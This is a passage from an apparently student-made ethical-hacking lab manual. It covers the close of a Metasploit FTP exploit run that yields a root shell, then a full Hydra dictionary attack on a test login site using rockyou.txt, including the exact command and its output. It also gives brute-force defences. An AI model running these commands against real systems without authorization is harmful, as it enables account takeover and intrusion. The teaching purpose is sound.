


9. Once this is done, type “info” to see how this exploit is used and what it does. This is a useful resource for learning about different exploits.

Then, type the following to complete the exploit:

**set rhost 10.0.2.4**

**run**



This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.



#### **IV. OBSERVATIONS:**

This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit. Hence, we have Learnt how to exploit a vulnerable FTP service to gain a shell using Metasploit.

#### **V. INFERENCES:**

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.

There are some conclusions that we can make regarding this scenario. First of all the banner grabbing allow us to discover valuable information about the FTP server and the target operating system. This means that if the administrator had changed the FTP banner then it would be much harder for us to disclose these information.

On the other hand if a malicious user was trying brute force or dictionary attacks (like this scenario) against the FTP server then it would probably flooded the log files. A security solution that would block the IP address after 3 unsuccessful logins would be the most effective.

# **EXERCISE 2-C: Conducting a Dictionary Attack to Crack Online Passwords Using Hydra**

**I. AIM:** To Learn how to conduct a dictionary attack to crack passwords online, using Hydra.

## **Purpose:**

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

This site has been developed for the purpose of specific types of hacking. Never use hydra on any site, system, or network without prior permission from the owner.

## **II. TOOLS REQUIRED:**

1. Kali Linux VM
2. Hydra

## **III. STEP BY STEP PROCEDURE:**

### **Task 1:**

1. The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as "root" user:


`sudo hydra`

```
namitmehrotra@kali: ~  
File Actions Edit View Help  
(namitmehrotra@kali)-[~]  
$ sudo hydra  
[sudo] password for namitmehrotra:  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [  
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [  
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[  
:PORT]][/OPT]]  
  
Options:  
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE  
-p PASS or -P FILE try password PASS, or load several passwords from FILE  
-C FILE colon separated "login:pass" format, instead of -L/-P options  
-M FILE list of servers to attack, one entry per line, ':' to specify port  
-t TASKS run TASKS number of connects in parallel per target (default: 16)  
-U service module usage details  
-m OPT options specific for a module, see -U output for information  
-h more command line options (COMPLETE HELP)  
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option) to h  
service the service to crack (see below for supported protocols)  
OPT some service modules support additional input (-U for module help)  
)  
  
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs fir  
ebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-  
proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached  
mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s]  
postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s]  
smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal  
purposes. (This is a wish and non-binding - most such people do not care abou  
t  
laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
(namitmehrotra@kali)-[~]  
$
```

2. For this lab, I will be focusing on the command line interface version of Hydra, but you can also access the GUI version of hydra using the following command as "root" user:

`sudo xhydra`





3. Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra.

Note the examples at the bottom of the help menu, which will provide you with a better idea of the syntax Hydra supports.

```

namitmehrotra@kali: ~
File Actions Edit View Help
└─$ sudo xhydra

(namitmehrotra@kali)-[~]
└─$ hydra -h
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military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[
:PORT]][/OPT]]

Options:
-R          restore a previous aborted/crashed session
-I          ignore an existing restore file (don't wait 10 seconds)
-S          perform an SSL connect
-s PORT    if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FIL
E
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-p
-x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get hel
p
-y "the" disable use of symbols in brute-force, see above are able to hear"
-r          use a non-random shuffling method for option -x
-e nsr      try "n" null password, "s" login as pass and/or "r" reversed logi
n
-u          loop around users, not passwords (effective! implied with -x)
-C FILE     colon separated "login:pass" format, instead of -L/-P options
-M FILE     list of servers to attack, one entry per line, ':' to specify por
t
-o FILE     write found login/password pairs to FILE instead of stdout
-b FORMAT   specify the format for the -o FILE: text(default), json, jsonv1
-f / -F     exit when a login/pass pair is found (-M: -f per host, -F global)


```

## Task 2:

4. The site we will be targeting is the following:


<http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>

Note that this site has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.




5. To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.


Navigate to the tab called "Network". When you are there, reload the page by pressing ctrl + F5. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.



6. Now enter a random username and password into the login page and click login.




7. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.



### **Task 3:**

8. Right click on the POST request and select "Edit and Resend". A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.





### Task 4:

- For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: "wordlists -h" to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type y to extract the rockyou.txt wordlist file.

```

namitmehrotra@kali: ~
File Actions Edit View Help
(namitmehrotra@kali)-[~]
$ wordlists -h

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
- amass → /usr/share/amass/wordlists
- dirb → /usr/share/dirb/wordlists
- dirbuster → /usr/share/dirbuster/wordlists
- fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
- fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
- john.lst → /usr/share/john/password.lst
- legion → /usr/share/legion/wordlists
- metasploit → /usr/share/metasploit-framework/data/wordlists
- nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
- rockyou.txt.gz
- sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
- wfuzz → /usr/share/wfuzz/wordlist
- wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] Y

```

```
namitmehrotra@kali: /usr/share/wordlists
File Actions Edit View Help
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
— john.lst → /usr/share/john/password.lst
— legion → /usr/share/legion/wordlists
— metasploit → /usr/share/metasploit-framework/data/wordlists
— nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
— rockyou.txt.gz
— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
— wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] Y
[sudo] password for namitmehrotra:

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
— amass → /usr/share/amass/wordlists
— dirb → /usr/share/dirb/wordlists
— dirbuster → /usr/share/dirbuster/wordlists
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
— john.lst → /usr/share/john/password.lst
— legion → /usr/share/legion/wordlists
— metasploit → /usr/share/metasploit-framework/data/wordlists
— nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
— rockyou.txt
— rockyou.txt.gz
— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
— wifite.txt → /usr/share/dict/wordlist-probable.txt
(namitmehrotra@kali)-[/usr/share/wordlists]
$
```

10. Type ls into the terminal after this and you will see that the rockyou.txt file is now available.

```
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  rockyou.txt.gz  wfuzz
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  sqlmap.txt  wifite.txt

(namitmehrotra@kali)-[/usr/share/wordlists]
$
```

Great! We now have all the information we need and are ready to open Hydra and begin the attack.

### Task 5:

11. Let's begin the attack by submitting the following command to hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form
'/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' -V -f
```

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username admin in an attempt to login.



```
namitmehrotra@kali: /usr/share/wordlists

File Actions Edit View Help

(namitmehrotra@kali)-[/usr/share/wordlists]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form '/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' -V -f
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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-19 22:16:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child
```

Ok, this may be a lot to take in; let's break it down with ctrl + C.

-l is the username we will be logging in as

-P is the wordlist we will be using to guess the password for this user

http-post-form is the type of request hydra will be sending to the server in order for us to login

'/Login.asp?

RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout'

- This is the actual request hydra is sending to the server, it will replace USER and PASS with the -l and -P values we specified earlier

-V will show us each of the username and password login attempts

-f will finish that attack when the correct username and password combination is entered



#### **IV. OBSERVATIONS:**

Note that hydra will probably not be able to guess the password, so you can end the attack at any point by pressing ctrl + c. This is an example of Hydra attempting a dictionary attack for a POST request. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.

#### **V. INFERENCES:**

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

How to Protect From Hydra:

The clear solution to help you defend against brute-force attacks is to set strong passwords. The stronger a password is, the harder it is to apply brute-force techniques. We can also enforce password policies to change passwords every few weeks. Unfortunately, many individuals and businesses use the same passwords for years. This makes them easy targets for brute-force attacks. Another way to prevent network-based brute-forcing is to limit authorization attempts. Brute-force attacks do not work if we lock accounts after a few failed login attempts. This is common in apps like Google and Facebook that lock your account if you fail a few login attempts. Finally, tools like re-captcha can be a great way to prevent brute-force attacks. Automation tools like Hydra cannot solve captchas like a real human being.